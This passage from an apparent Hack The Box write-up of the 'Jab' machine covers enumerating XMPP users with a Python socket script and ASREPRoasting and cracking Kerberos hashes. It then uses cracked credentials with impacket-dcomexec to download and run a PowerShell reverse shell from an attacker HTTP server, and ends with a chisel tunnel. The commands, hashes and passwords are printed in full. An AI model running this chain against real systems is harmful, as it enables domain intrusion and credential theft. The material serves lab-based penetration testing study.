<starttls xmlns="urn:ietf:params:xml:ns:xmpp-tls"></starttls><mechanisms
xmlns="urn:ietf:params:xml:ns:xmpp-sasl"><mechanism>PLAIN</mechanism>
<mechanism>ANONYMOUS</mechanism><mechanism>SCRAM-SHA-1</mechanism>
<mechanism>NTLM</mechanism><mechanism>CRAM-MD5</mechanism><mechanism>DIGEST-
MD5</mechanism></mechanisms><compression
xmlns="http://jabber.org/features/compress"><method>zlib</method></compression>
<ver xmlns="urn:xmpp:features:rosterver"/><register
xmlns="http://jabber.org/features/iq-register"/><c
xmlns="http://jabber.org/protocol/caps" hash="sha-1"
node="https://www.igniterealtime.org/projects/openfire/"
ver="WN6k6GTQ31RyB/nhYArQ3jl9Ckw="/></stream:features>
```

We can see that the `XMPP-SASL` feature is enabled and that it supports the `PLAIN` mechanism, which corresponds to `plaintext authentication`. This is the simplest form of authentication, and since it is also documented as an example in the documentation, we will proceed with it.

The server expects our credentials in `Base64`, with both the username and password being delimited by a leading null character `\0`.

For the account that we initially created in `Pidgin`, both the username and password are `rogue`, so we encode them as follows:

```
echo -ne '\0rogue\0rogue' | base64

AHJvZ3VlAHJvZ3Vl
```

We then authenticate using the following snippet:

```
sock.sendall("<auth xmlns='urn:ietf:params:xml:ns:xmpp-sasl'
mechanism='PLAIN'>AHJvZ3VlAHJvZ3Vl</auth>".encode('utf-8'))
resp = sock.recv(4096)
print(resp.decode('utf-8') + "\n")
```

> The full Python script will be shown at the end of this section.

```
python3 get_users.py

<SNIP>
<success xmlns="urn:ietf:params:xml:ns:xmpp-sasl"/>
```

We receive the `success` response, confirming that we authenticated successfully.

As per section `6.4.6 SASL Success`, we now need to initiate a new stream over the existing connection. We will again modify the existing example with values that are relevant to us and proceed to send the request.

```
sock.sendall("<stream:stream from='rogue@jab.htb' to='search.jab.htb'
".encode('utf-8') +
             "version='1.0' xml:lang='en' xmlns='jabber:client'".encode('utf-8')
+
             " xmlns:stream='http://etherx.jabber.org/streams'>".encode('utf-8'))
resp = sock.recv(4096)
print(resp.decode('utf-8') + "\n")
```

```
python3 get_users.py

<SNIP>
<?xml version='1.0' encoding='UTF-8'?><stream:stream
xmlns:stream="http://etherx.jabber.org/streams" xmlns="jabber:client"
from="jab.htb" id="53iqio6ee6" xml:lang="en" version="1.0"><stream:features>
<compression xmlns="http://jabber.org/features/compress"><method>zlib</method>
</compression><ver xmlns="urn:xmpp:features:rosterver"/><bind
xmlns="urn:ietf:params:xml:ns:xmpp-bind"/><session
xmlns="urn:ietf:params:xml:ns:xmpp-session"><optional/></session><sm
xmlns='urn:xmpp:sm:2'/><sm xmlns='urn:xmpp:sm:3'/><c
xmlns="http://jabber.org/protocol/caps" hash="sha-1"
node="https://www.igniterealtime.org/projects/openfire/"
ver="WN6k6GTQ31RyB/nhYArQ3jl9Ckw="/></stream:features>
```

Now that we have completed all of the authentication steps without any errors, we can proceed to construct our search query and send it over the socket. We will use the Jabber Search namespace to construct our query:

```
<iq type='set' to='search.jab.htb' xmlns='jabber:client'> <query
xmlns='jabber:iq:search'> <x xmlns='jabber:x:data' type='submit'> <field
var='search'> <value>*</value> </field><field var='Username'><value>1</value>
</field></x></query></iq>
```

```
sock.sendall("<iq type='set' to='search.jab.htb' xmlns='jabber:client'> <query
xmlns='jabber:iq:search'>".encode('utf-8') +
             " <x xmlns='jabber:x:data' type='submit'> <field var='search'>
<value>*</value> </field>".encode('utf-8') +
             "<field var='Username'><value>1</value></field></x></query>
</iq>".encode('utf-8'))
resp = sock.recv(4096)
print(resp.decode('utf-8'))
```

```
python3 get_users.py

<SNIP>
<iq type="error" from="search.jab.htb" to="jab.htb/afwz8alwyh"><query
xmlns="jabber:iq:search"> <x xmlns="jabber:x:data" type="submit"> <field
var="search"> <value>*</value> </field><field var="Username"><value>1</value>
</field></x></query><error code="401" type="auth"><not-authorized
xmlns="urn:ietf:params:xml:ns:xmpp-stanzas"/></error></iq>
```

We notice that we receive a `not-authorized` error. If we observe the response we received after we initialized a new stream, we can see the `xmpp-bind` field.

```
<bind xmlns="urn:ietf:params:xml:ns:xmpp-bind"/><session
xmlns="urn:ietf:params:xml:ns:xmpp-session">
```

Searching through the documentation for this, we can find Section 7. Resource Binding. In this section, it is made clear that before proceeding with any action after successful authentication, the client must bind a specific resource to the stream. We will follow the example found in section `7.6.1 Success Case`, and construct a binding request to send to the server before we attempt to retrieve the users.

```
sock.sendall("<iq id='wy2xa82b4' type='set'> <bind
xmlns='urn:ietf:params:xml:ns:xmpp-bind'>".encode('utf-8') +
             " <resource>search</resource> </bind> </iq>".encode('utf-8'))
resp = sock.recv(4096)
print(resp.decode('utf-8') + "\n")
```

```
python3 get_users.py

<SNIP>
<iq type="result" id="wy2xa82b4" to="jab.htb/2aoqrhsamf"><bind
xmlns="urn:ietf:params:xml:ns:xmpp-bind"><jid>rogue@jab.htb/search</jid></bind>
</iq>

<iq type="result" from="search.jab.htb" to="rogue@jab.htb/search"><query
xmlns="jabber:iq:search"><x xmlns="jabber:x:data" type="result"><field
var="FORM_TYPE" type="hidden"/><reported><field var="jid" type="jid-single"
label="JID"/><field var="Username" type="text-single" label="Username"/><field
var="Name" type="text-single" label="Name"/><field var="Email" type="text-single"
label="Email"/></reported><item><field var="jid"><value>lmccarty@jab.htb</value>
</field><field var="Username"><value>lmccarty</value></field><field var="Name">
<value>Lucia McCarty</value></field><field var="Email">
<value>lmccarty@jab.htb</value></field></item><item><field var="jid">
<value>nenglert@jab.htb</value></field>
<SNIP>
```

The request is successful. However, we can see that we did not receive the full list of users, and that is due to the fact that the server presents the response data in fragmented packets. For this reason, we need a loop that will read the responses of the server until the `</iq>` tag is identified (which we know is the end of our expected XML response).

```
def recv_all(sock):
    buffer = []
    while True:
        part = sock.recv(4096)
        if "/iq".encode('utf-8') in part:
            buffer.append(part)
            break
        buffer.append(part)
    return b''.join(buffer)
```

Now we can perform one final step - to retrieve only the usernames and export them into a file so that we can use them.

```
def extract_usernames(finalresp):
    pattern = re.compile(r'<field var="Username"><value>(.*?)</value></field>')
    return pattern.findall(finalresp)
```

The full script looks as follows:

```
import socket
import re

def recv_all(sock):
    buffer = []
    while True:
        part = sock.recv(4096)
        if "/iq".encode('utf-8') in part:
            buffer.append(part)
            break
```

```
        buffer.append(part)
    return b''.join(buffer)

def extract_usernames(finalresp):
    pattern = re.compile(r'<field var="Username"><value>(.*?)</value></field>')
    return pattern.findall(finalresp)

def write_usernames_to_file(usernames, filename):
    with open(filename, 'w') as file:
        for username in usernames:
            file.write(username + '\n')

sock = socket.create_connection(('jab.htb', 5222))

sock.sendall("<stream:stream to='jab.htb' xmlns='jabber:client' ".encode('utf-8')
+
             "xmlns:stream='http://etherx.jabber.org/streams'
version='1.0'>".encode('utf-8'))
resp = sock.recv(4096)
resp = resp + sock.recv(4096)
print(resp.decode('utf-8') + "\n")

sock.sendall("<auth xmlns='urn:ietf:params:xml:ns:xmpp-sasl'
mechanism='PLAIN'>AHJvZ3VlAHJvZ3Vl</auth>".encode('utf-8'))
resp = sock.recv(4096)
print(resp.decode('utf-8') + "\n")

sock.sendall("<stream:stream from='rogue@jab.htb' to='search.jab.htb'
".encode('utf-8') +
             "version='1.0' xml:lang='en' xmlns='jabber:client'".encode('utf-8')
+
             " xmlns:stream='http://etherx.jabber.org/streams'>".encode('utf-8'))
resp = sock.recv(4096)
print(resp.decode('utf-8') + "\n")

sock.sendall("<iq id='wy2xa82b4' type='set'> <bind
xmlns='urn:ietf:params:xml:ns:xmpp-bind'>".encode('utf-8') +
             " <resource>search</resource> </bind> </iq>".encode('utf-8'))
resp = sock.recv(4096)
print(resp.decode('utf-8') + "\n")

sock.sendall("<iq type='set' to='search.jab.htb' xmlns='jabber:client'> <query
xmlns='jabber:iq:search'>".encode('utf-8') +
             " <x xmlns='jabber:x:data' type='submit'> <field var='search'>
<value>*</value> </field>".encode('utf-8') +
             "<field var='Username'><value>1</value></field></x></query>
</iq>".encode('utf-8'))
finalresp = recv_all(sock)
finalresp = finalresp.decode('utf-8')

usernames = extract_usernames(finalresp)

with open('usernames.txt', 'w') as file:
        for username in usernames:
            file.write(username + '\n')
```

Foothold

Now that we have the usernames in a list, we can perform common AD attacks (assuming the users in this list are also AD users). We can start by performing a classic `ASREPRoast` attack, which exploits users that lack the `Kerberos pre-authentication required` attribute. If a user lacks this attribute, we can crack the Domain Controller's message, encrypted with the user's password-derived key, to obtain the user's password. We will use Impacket's GetNPUsers for this purpose.

```
impacket-GetNPUsers -usersfile usernames.txt -request -format hashcat -outputfile
asrep.txt 'jab.htb/'
```

After a few minutes, the operation completes, and we can see three accounts that were susceptible to an ASREPRoasting attack.

```
cat asrep.txt

$krb5asrep$23$jmontgomery@JAB.HTB:a665a3bf14cb18741b71be0f3fcbf674$848a9c3d10220a
c4dfacfea2d82398475c1a4a92c1689b995e8c40c7a046185b2dba2399c617424fc4f49a634b4104a
37ae66daa4bcbfbde770977f53951fef44d8c7e04ecee70edeceede857b45e91fe66cd717766c4ec9
3b53a99c568511e3f463e9f47da34a1dc5437374784866ce7ffe34444d44a0d9944314420941732fa
df86a689ab2f7ac52a976c1429aab020b7229cfe1f331cb4f532bc781e09729fb57ed06b56fcd25d6
55a5b279fd1e500cca1f012dc8f6cf932242689a70fe1eb83348e44dd66b6fe2b7ed0fa4931df8da0
6ab6668f8a8fe6f83b5f04fd0a47a4cd7
$krb5asrep$23$lbradford@JAB.HTB:e048aaad66d747555cf11a6539a02d81$de3deec42e1f6c50
dfc6e1c76b06d61499029fd9c07a3a619e68629e2aa004b45ed2310e8c621a9e45f3e66a3f29f8c84
9ffd71d6666861f917081ad2b45a841ee30afffa7c4e05d9ebb2864fe56bc62c8aa68d6e10560f2f4
286e5ad2e9b097f2d47bbcb1c23835adf260445846c13fe2995df31fcd959d8072c35a066b79d8846
750b80c3909ac9246604b37e64bd6d5c29b462bd3e18af581da367a8b17d99159460ab967f7c8afaa
d4b940d3a5b5f8fc7716e6b3d8ea4d88c5673724fbb81e4360ab9e2234b61ea005b789fe0e29e219b
5911a7f790b21e197b5c06005495453
$krb5asrep$23$mlowe@JAB.HTB:be9d4cda55ca554be543da6ab59e809f$0bc4596ff58581c810a5
101c7438869c5cfb80393d718a474997675faea7eddb5120c2338afe7e4f2d317652c9d4cb5239e65
d5cd282ca90ecf0ead4abfb948703c0b80d383c92e0e11e9fae12d23a96351ba7f7b107584228a18b
ffe3ac30ba676b8ef8f5d32f9c04c368f5de75b838966e5933e63fab7bd39642cc3161c16e05bdca7
b9116bffd2f8d62d4c09e55e002f1246eda1a08bb30b84ee15bafee8f3db95a0ff4cb92b1c0f06219
a098669fefa13a13eda57f87e63bed9fffd6d10891154f2a2d69f5c81d0e7171b7a25a1ad368f04cd
b805227960b8eece0bf6f7d2b0b
```

We will feed those hashes to `hashcat` in an attempt to crack one or all of them.

```
hashcat -m 18200 asrep.txt /usr/share/wordlists/rockyou.txt

<SNIP>
$krb5asrep$23$jmontgomery@JAB.HTB:a665a3bf14cb18741b71be0f3fcbf674$848a9c3d10220a
c4dfacfea2d82398475c1a4a92c1689b995e8c40c7a046185b2dba2399c617424fc4f49a634b4104a
37ae66daa4bcbfbde770977f53951fef44d8c7e04ecee70edeceede857b45e91fe66cd717766c4ec9
3b53a99c568511e3f463e9f47da34a1dc5437374784866ce7ffe34444d44a0d9944314420941732fa
df86a689ab2f7ac52a976c1429aab020b7229cfe1f331cb4f532bc781e09729fb57ed06b56fcd25d6
55a5b279fd1e500cca1f012dc8f6cf932242689a70fe1eb83348e44dd66b6fe2b7ed0fa4931df8da0
6ab6668f8a8fe6f83b5f04fd0a47a4cd7:Midnight_121
<SNIP>
```


After the operation is completed, we retrieve the password of the user `jmontgomery`, which is `Midnight_121`.

Retrieving Information about svc_openfire


Now that we have valid AD credentials, we can use `BloodHound` to analyze any potential attack vectors that will provide us with access to the system.

```
bloodhound-python -d jab.htb -u jmontgomery -p 'Midnight_121' -ns <MACHINE_IP>  -c All --zip
```

After analyzing the results, we can see that there is no direct way to access the system remotely. Also, there is no clear path to `Domain Admin`. Reviewing the only account we have access to on the domain controller, we can see that it has no Access Controls that we can abuse.



At this point, we can attempt to log in to the `XMPP` server with the user `jmontgomery` to see if we can find useful information from any room that they may be part of. If we review the rooms that `jmontgomery` can join:




A new room that we haven't seen before pops up - `pentest2003`. If we join the room, we can see a discussion about some findings that occurred during a penetration test. In one of the findings, `bdavis` mentions an account's password that was cracked:

```
(11/21/23 21:30:56) bdavis: $ hashcat -m 13100 svc_openfire_tgs
/usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

$krb5tgs$23$*svc_openfire$JAB.HTB$jab.htb/svc_openfire*$de17a01e2449626571bd9416d
d4e3d46$4fea18693e1cb97f3e096288a76204437f115fe49b9611e339154e0effb1d0fcccfbbbb21
9da829b0ac70e8420f2f35a4f315c5c6f1d4ad3092e14ccd506e9a3bd3d20854ec73e62859cd68a7e
6169f3c0b5ab82064b04df4ff7583ef18bbd42ac529a5747102c2924d1a76703a30908f5ad41423b2
fff5e6c03d3df6c0635a41bea1aca3e15986639c758eef30b74498a184380411e207e5f3afef185ea
f605f543c436cd155823b7a7870a3d5acd0b785f999facd8b7ffdafe6e0410af26efc42417d402f28
19d03b3730203b59c21b0434e2e0e7a97ed09e3901f523ba52fe9d3ee7f4203de9e857761fbcb417d
047765a5a01e71aff732e5d5d114f0b58a8a0df4ca7e1ff5a88c532f5cf33f2e01986ac44a353c014
2b0360e1b839bb6889a54fbd9c549da23fb05193a4bfba179336e7dd69380bc4f9c3c00324e42043e
e54b3017a913f84a20894e145b23b440aff9c524efb7957dee89b1e7b735db292ca5cb32cf024e9b8
f5546c33caa36f5370db61a9a3facb473e741c61ec7dbee7420c188e31b0d920f06b7ffc1cb86ace5
db0f9eeaf8c13bcca743b6bf8b2ece99dd58aff354f5b4a78ffcd9ad69ad8e7812a2952806feb9b41
1fe53774f92f9e8889380dddcb59de09320094b751a0c938ecc762cbd5d57d4e0c3d660e88545cc96
e324a6fef226bc62e2bb31897670929571cd728b43647c03e44867b148428c9dc917f1dc4a0331517
b65aa52221fcfe9499017ab4e6216ced3db5837d10ad0d15e07679b56c6a68a97c1e851238cef84a7
8754ff5c08d31895f0066b727449575a1187b19ad8604d583ae07694238bae2d4839fb20830f77fff
b39f9d6a38c1c0d524130a6307125509422498f6c64adc030bfcf616c4c0d3e0fa76dcde0dfc5c94a
4cb07ccf4cac941755cfdd1ed94e37d90bd1b612fee2ced175aa0e01f2919e31614f72c1ff7316be4
ee71e80e0626b787c9f017504fa717b03c94f38fe9d682542d3d7edaff777a8b2d3163bc83c5143dc
680c7819f405ec207b7bec51dabcec4896e110eb4ed0273dd26c82fc54bb2b5a1294cb7f3b654a13b
4530bc186ff7fe3ab5a802c7c91e664144f92f438aecf9f814f73ed556dac403daaefcc7081957177
d16c1087f058323f7aa3dfecfa024cc842aa3c8ef82213ad4acb89b88fc7d1f68338e8127644cfe10
1bf93b18ec0da457c9136e3d0efa0d094994e1591ecc4:!@#$%^&*(1qazxsw
```

This reveals the password `!@#$%^&*(1qazxsw` for the `svc_openfire` user. If we test those credentials against the DC, we can see that this user still uses the same password.

```
netexec smb jab.htb -u "svc_openfire" -p '!@#$%^&*(1qazxsw' --shares

SMB         10.129.230.215  445    DC01   [*] Windows 10.0 Build 17763 x64
(name:DC01) (domain:jab.htb) (signing:True) (SMBv1:False)
SMB         10.129.230.215  445    DC01   [+] jab.htb\svc_openfire:!@#$%^&*
(1qazxsw
SMB         10.129.230.215  445    DC01   [+] Enumerated shares
SMB         10.129.230.215  445    DC01   Share           Permissions     Remark
SMB         10.129.230.215  445    DC01   -----           -----------     ------
SMB         10.129.230.215  445    DC01   ADMIN$                          Remote
Admin
SMB         10.129.230.215  445    DC01   C$                              Default
share
SMB         10.129.230.215  445    DC01   IPC$            READ            Remote
IPC
SMB         10.129.230.215  445    DC01   NETLOGON        READ            Logon
server share
SMB         10.129.230.215  445    DC01   SYSVOL          READ            Logon
server share
```

However, we cannot access the Domain Controller with those credentials by any common means (RDP, WinRM, or smbexec/psexec). If we review the `BloodHound` output for this account, we can see it has `ExecuteDCOM` rights against the Domain Controller.



DCOM, which stands for Distributed Component Object Model, is a Microsoft technology that allows software components to communicate directly over a network. Essentially, it enables objects on one computer to interact with objects on another computer, similar to how they would interact if they were on the same machine. DCOM extends the Component Object Model (COM) to support communication among objects on different computers in a network.

If a user has DCOM rights on a remote machine, they can instantiate and control COM objects on that machine. Some of these objects can be used to execute arbitrary code. We can use Impacket's dcomexec to execute commands on the machine using the account `svc_openfire`.

We generate a reverse shell payload via revshells and save it to a file called `shell.ps1`. We then start a web server in the same directory, in order to download it from the target:

```
python3 -m http.server 8081

Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
```

Then, we use `impacket-dcomexec` to grab the script and save it in a temporary directory.

```
impacket-dcomexec -object MMC20 -silentcommand -debug
jab.htb/svc_openfire:'!@#$%^&*(1qazxsw'@10.129.230.215 'powershell.exe Invoke-
WebRequest -Uri http://10.10.14.29:8081/shell.ps1 -OutFile
C:\Windows\TEMP\shell.ps1'

Impacket v0.11.0 - Copyright 2023 Fortra

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] Target system is 10.129.230.215 and isFQDN is False
[+] StringBinding: DC01[52817]
[+] StringBinding: 10.129.230.215[52817]
[+] StringBinding chosen: ncacn_ip_tcp:10.129.230.215[52817]
```

After running the command, we can see that `shell.ps1` was successfully downloaded, verifying that we can execute commands on the remote system.

```
python3 -m http.server 8081

Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.129.230.215 - - [26/Jun/2024 21:42:10] "GET /shell.ps1 HTTP/1.1" 200 -
```

Now we can proceed to execute `shell.ps1`, which will initiate a reverse shell towards the port specified when creating the payload. We run a `netcat` listener to catch the shell:

```
nc -nlvp 4444
```

Finally, we use `dcomexec` again to run the script:

```
impacket-dcomexec -object MMC20 -silentcommand -debug
jab.htb/svc_openfire:'!@#$%^&*(1qazxsw'@10.129.230.215 'powershell.exe
C:\Windows\TEMP\shell.ps1'

Impacket v0.11.0 - Copyright 2023 Fortra

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] Target system is 10.129.230.215 and isFQDN is False
[+] StringBinding: DC01[52827]
[+] StringBinding: 10.129.230.215[52827]
[+] StringBinding chosen: ncacn_ip_tcp:10.129.230.215[52827]
```

```
nc -lvnp 4444

listening on [any] 4444 ...
connect to [10.10.14.29] from (UNKNOWN) [10.129.230.215] 52828
SHELL> whoami
jab\svc_openfire
```

We land a shell as `svc_openfire` and can capture the user flag, which is located in `C:\Users\svc_openfire\Desktop\user.txt`.

Privilege Escalation

Enumerating the user's access to the local system and other Windows configurations, we cannot find a direct way to escalate our privileges on the system. If we view the ports that are listening on the machine:

```
SHELL> netstat -ano | findstr LISTENING

  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       640
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       908
<SNIP>
  TCP    127.0.0.1:9090         0.0.0.0:0              LISTENING       3208
```

We can see an unusual port, `9090`, that is listening on `localhost`. If we try to perform an HTTP request towards this port:

```
SHELL> (Invoke-WebRequest -Uri http://127.0.0.1:9090 -UseBasicParsing).Content

<html>
<head><title></title>
<meta http-equiv="refresh" content="0;URL=index.jsp">
</head>
<body>
</body>
</html>
```

The server responds back, verifying that this port is hosting a web application. We can use chisel to forward port `9090` to our local machine for further investigation.


On Attacking Machine

```
chisel server --reverse --port 9092

2024/06/26 22:03:56 server: Reverse tunnelling enabled
2024/06/26 22:03:56 server: Fingerprint
dIHG2WMn8ngqPZyWOV/jyA/JD72PjdC7c/QFNsEWV44=
2024/06/26 22:03:56 server: Listening on http://0.0.0.0:9092
```

